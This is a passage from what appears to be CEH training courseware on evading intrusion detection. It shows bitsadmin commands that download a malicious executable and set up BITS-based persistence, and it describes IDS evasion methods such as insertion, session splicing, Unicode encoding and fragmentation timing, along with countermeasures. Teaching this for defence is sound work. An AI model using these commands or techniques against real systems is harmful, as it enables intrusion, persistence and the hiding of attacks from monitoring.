Along with Microsoft products, the service also allows Firefox and Chrome browsers to continue to download and update their latest versions even if the browser is closed. This service can be legitimate, but attackers can also leverage it to launch malicious applications or a backdoor to bypass the security solutions and take control over the system. In the context of service host process, files are downloaded or uploaded when malware establishes BITS tasks. This can enable attackers to bypass IDS/firewalls as well as hide their payload transfer.




Figure 12.43: BITS service properties window

How Do Attackers Make Use of BITS?

BITS transfers are asynchronous; the program that established the job may not be active in the background when the requested transfer is done. Any executable or command can be specified using the notification commands linked with BITS jobs. This functionality can be used by attackers to keep malicious programs running. BITS jobs can be established using the **bitsadmin** command-based interface or API function calls.

- **Downloading the malicious binary**

Run the following **bitsadmin** command to create a job, transfer the malicious file to the remote system, and store it at the specified location.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```

Figure 12.44: Screenshot showing bitsadmin command




Figure 12.45: Screenshot showing bitsadmin transferring malicious file

- **Creating persistence**

Run the following commands to establish persistence on the target machine by specifying a Notify.

```
/create persistence
/addfile persistence <Malicious URL> <Local Path>
/SetNotifyCmdLine persistence <Local Path> NULL
/resume persistence
```

With the malicious payload or program is in action, it can create specific jobs such as schedule tasks, which are set to be executed in a queue. As these jobs run at a system level, they can be considered as trusted jobs and are allowed to bypass security solutions such as firewalls and IDSEs.

Countermeasures:

- Use BitsParser program to evaluate everything that goes through BITS.
- Avoid downloading suspected programs or files from the Internet or email.
- Keep the system and services updated.
- Regularly monitor the Microsoft Windows-BITS-client/operational event log for unusual activities.
- Integrate with a reputed SIEM solution to automate the monitoring and alerting process of suspicious BITS activities.
- Use Group Policy Objects (GPO) to manage BITS settings.
- Configure the settings for BITS to limit the maximum job age and prevent jobs from running immediately.
- Conduct regular audits of BITS jobs.
- Limit the ability of user accounts to create BITS jobs unless necessary.

38 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Other Techniques for IDS Evasion

- | | | |
|-----------------------------|------------------------------|---------------------------------------|
| 1 Insertion Attack | 8 Fragmentation Attack | 15 Desynchronization |
| 2 Evasion | 9 Time-To-Live Attacks | 16 Domain Generation Algorithms (DGA) |
| 3 Denial-of-Service Attack | 10 Invalid RST Packets | 17 Encryption |
| 4 Obfuscating | 11 Urgency Flag | 18 Flooding |
| 5 False Positive Generation | 12 Polymorphic Shellcode | |
| 6 Session Splicing | 13 ASCII Shellcode | |
| 7 Unicode Evasion | 14 Application-Layer Attacks | |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Other Techniques for IDS Evasion

IDS that provide an extra layer of security to the organization's infrastructure are interesting targets for attackers. Attackers implement various IDS evasion techniques to bypass such security mechanisms and compromise the infrastructure. IDS evasion is the process of modifying attacks to fool the IDS/IPS into interpreting that the traffic is legitimate and thus prevent the IDS from triggering an alert. Many IDS evasion techniques can perform IDS evasion in different and effective ways.

Some IDS evasion techniques are as follows:

- Insertion Attack
- Evasion
- DoS Attack
- Obfuscating
- False Positive Generation
- Session Splicing
- Unicode Evasion
- Fragmentation Attack
- Time-To-Live Attacks
- Urgency Flag
- Invalid RST Packets
- Polymorphic Shellcode
- ASCII Shellcode
- Application-Layer Attacks
- Desynchronization
- Domain Generation Algorithms (DGA)
- Encryption
- Flooding

Insertion Attack

Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets (i.e., the system may not accept the packet addressed to it). An IDS blindly trusts and accepts a packet that an end system rejects. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, it gets confused. An attacker exploits this condition and inserts data into the IDS. This attack occurs when the NIDS is less strict in processing packets than the internal network. The attacker obscures extra traffic and the IDS concludes that the traffic is harmless. Hence, the IDS gets more packets than the destination.

To understand how insertion becomes a problem for a network IDS, it is important to understand how the IDS detects attacks. It employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, it might search for the “phf” string in an HTTP request to discover a PHF **Common Gateway Interface (CGI)** attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string “phf” to a web server, attempting to exploit the CGI vulnerability, but force the IDS to read “phoneyf” (by “inserting” the string “oney”) instead. A straightforward insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that verifies the corrupted packets. IP checksums are 16-bit numbers computed by examining the information in the packet. If the checksum on an IP packet does not match the actual packet, the addressed host will not accept it, while the IDS might consider it as part of the effective stream.

For example, the attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character packets (the attacker-originated data stream), in which one of the characters (the letter “X”) will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.




Figure 12.46: Evading IDS using Insertion attack

Evasion

An “evasion” attack occurs when the IDS discards packets while the host that has to get the packets accepts them. Using this technique, an attacker exploits the host computer. Evasion attacks have an adverse effect on the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network without the IDS ever realizing it. The attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the ID system's view. For example, if the attacker sends a malicious sequence byte by byte, and if the IDS rejects only one byte, it cannot detect the attack. Here, the IDS gets fewer packets than the destination.

One example of an evasion attack is when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be “**opened**” with a handshake between the two endpoints of the connection. An essential fact about TCP is that the handshake packets can themselves bear data. The IDS that does not accept the data in these packets is vulnerable to an evasion attack.




Figure 12.47: Illustration of Evasion technique

Denial-of-Service Attack (DoS)

Multiple types of DoS attack will work against IDS. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur in which all of that resource is consumed. The resources affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. Attackers monitor and attack the CPU capabilities of the IDS. This is because the IDS needs half of a CPU cycle to read the packets, detect the purpose of their existence, and then compare them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all its time in carrying out useless work.

An IDS requires memory for a variety of tasks such as generating a match for the patterns, saving the TCP connections, maintaining reassembly queues, and producing buffers for the data. In the initial phase, the system requires memory to read the packets. The system will allocate the memory for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to assign all of its memory for meaningless information.

In certain circumstances, the IDS store activity logs on the disk. The stored events occupy most of the disk space. Most computers have limited disk space. The attackers can occupy a significant part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless in terms of storing real events.

Network IDS record the activity on the networks they monitor. They are competent because networks are rarely used to their full capacity; few monitoring systems can cope with an extremely busy network.

The IDS, unlike an end system, must read everyone's packets, not just those explicitly sent to it. An attacker can overload the network with meaningless information and prevent the IDS from keeping up with what is happening on the network.

Many IDS today employ central logging servers that are used exclusively to store IDS alert logs. The central server's function is to centralize alert data so that it is viewed as a whole rather than on a system-by-system basis.

However, if attackers know the central log server's IP address, they could slow it down or even crash it using a DoS attack. After shutting down the server, attacks could go unnoticed because the alert data is now no longer logged.

Using this evasion technique, an attacker

- Causes the device to lock up
- Causes personnel to be unable to investigate all the alarms
- Causes more alarms than can be handled by management systems (such as databases, etc.)
- Fills up disk space, preventing attacks from being logged
- Consumes the device's processing power and allows attacks to sneak by

Obfuscating

Obfuscation means to make code more difficult to understand or read, generally for privacy or security purposes. A tool called an obfuscator converts a straightforward program into one that works in the same way but which is much more difficult to understand.

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode. Polymorphic code is another means to circumvent signature-based IDS by creating unique attack patterns so that the attack does not have a single detectable signature. Attackers perform obfuscated attacks on encrypted protocols such as HTTPS. Attackers can also use obfuscation techniques such as digital steganography to bypass IDS and deploy malware on to the target system lying beyond the IDS.

False Positive Generation

This mode does not attack the target; instead, it does something relatively ordinary. In this mode, the IDS generates an alarm when no condition is present to warrant one. Another attack similar to the DoS method is to create a significant amount of alert data that the IDS will log. Attackers construct malicious packets known to trigger alerts within the IDS, forcing it to generate a large number of false reports. Such an attack creates a large amount of log "noise" in an attempt to blend real attacks with fake ones. Attackers know all too well that when looking at log data, it can be challenging to differentiate between legitimate attacks and false positives. If attackers know the IDS, they can even generate false positives specific to that IDS. Attackers then use these false positive alerts to hide real attack traffic. Attackers can bypass IDS unnoticed, as it is difficult to differentiate the attack traffic from the large volume of false positives.

Session Splicing

Session splicing is an IDS evasion technique that exploits how some IDS do not reconstruct sessions before pattern-matching the data. It is a network-level evasion method used to bypass IDS where an attacker splits the attack traffic into an excessive number of packets such that no single packet triggers the IDS. The attacker divides the data in the packets into small portions of a few bytes and evades the string match while delivering the data. The IDS cannot handle an excessive number of small-sized packets and fails to detect the attack signatures. If attackers know what IDS is in use, they could add delays between packets to bypass reassembly checking. This approach is effective against IDS that do not reconstruct packets before checking them against intrusion signatures. If attackers are aware of the delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly.

Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as **Nessus** for session-splicing attacks.

Unicode Evasion Technique

Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards, such as Java, LDAP, and XML, require Unicode, and many OS and applications support it. Attackers can implement an attack by different character encodings known as "**code points**" in the Unicode code space. The most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.

For Example: In UTF-16, the character "/" can be represented as "%u2215" and "e" as "%u00e9"; in UTF-8, "©" can be represented as "%c2%a9" and "≠" as "%e2%89%a0."

Problems with Unicode:

In the Unicode code space, all the code points are treated differently, but it is possible that there are multiple representations of a single character. There are also code points that alter the previous code points. Moreover, applications or OS may assign the same representation to different code points. Because of this complexity, some IDS mishandle Unicode, as Unicode allows multiple interpretations of the same characters.

For example, "\\" represents 5C, C19C, and E0819C, which makes writing pattern-matching signatures very difficult. Taking advantage of this fact, attackers can convert attack strings into Unicode characters to avoid pattern and signature matching in the IDS. Attackers can also encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS.

Fragmentation Attack

IP packets must follow the standard **Maximum Transmission Unit (MTU)** size while traveling across the network. If the packet size is exceeded, it will be split into multiple fragments ("fragmentation"). The IP header contains of a fragment ID, fragment offset, fragment length, fragments flags, and others besides the original data. In a network, the flow of packets is irregular; hence, systems need to keep fragments around, wait for future fragments, and then reassemble them in order. Fragmentation can be used as an attack vector when fragmentation timeouts vary between the IDS and the host. Through the process of fragmenting and reassembling, attackers can send malicious packets over the network to exploit and attack systems. To avoid detection by an IDS, attackers may exploit fragmentation by using the fragment reassembly timeout, which varies from system to system.

- **Attack Scenario - 1**

If, for example, the fragment reassembly timeout is 10 s at the IDS and 20 s at the target system, attackers will send the second fragment 15 s after sending the first fragment. In this scenario, the IDS will drop the fragment on receiving the second fragment after its reassembly timeout, but the target host will reassemble the fragments. Attackers will continue sending fragments with intervals of 15 s until the attack payload is reassembled at the target system. Thus, the victim will reassemble the fragments and receive the attack code, whereas the IDS will not detect this or generate alerts as the IDS drops the fragments.

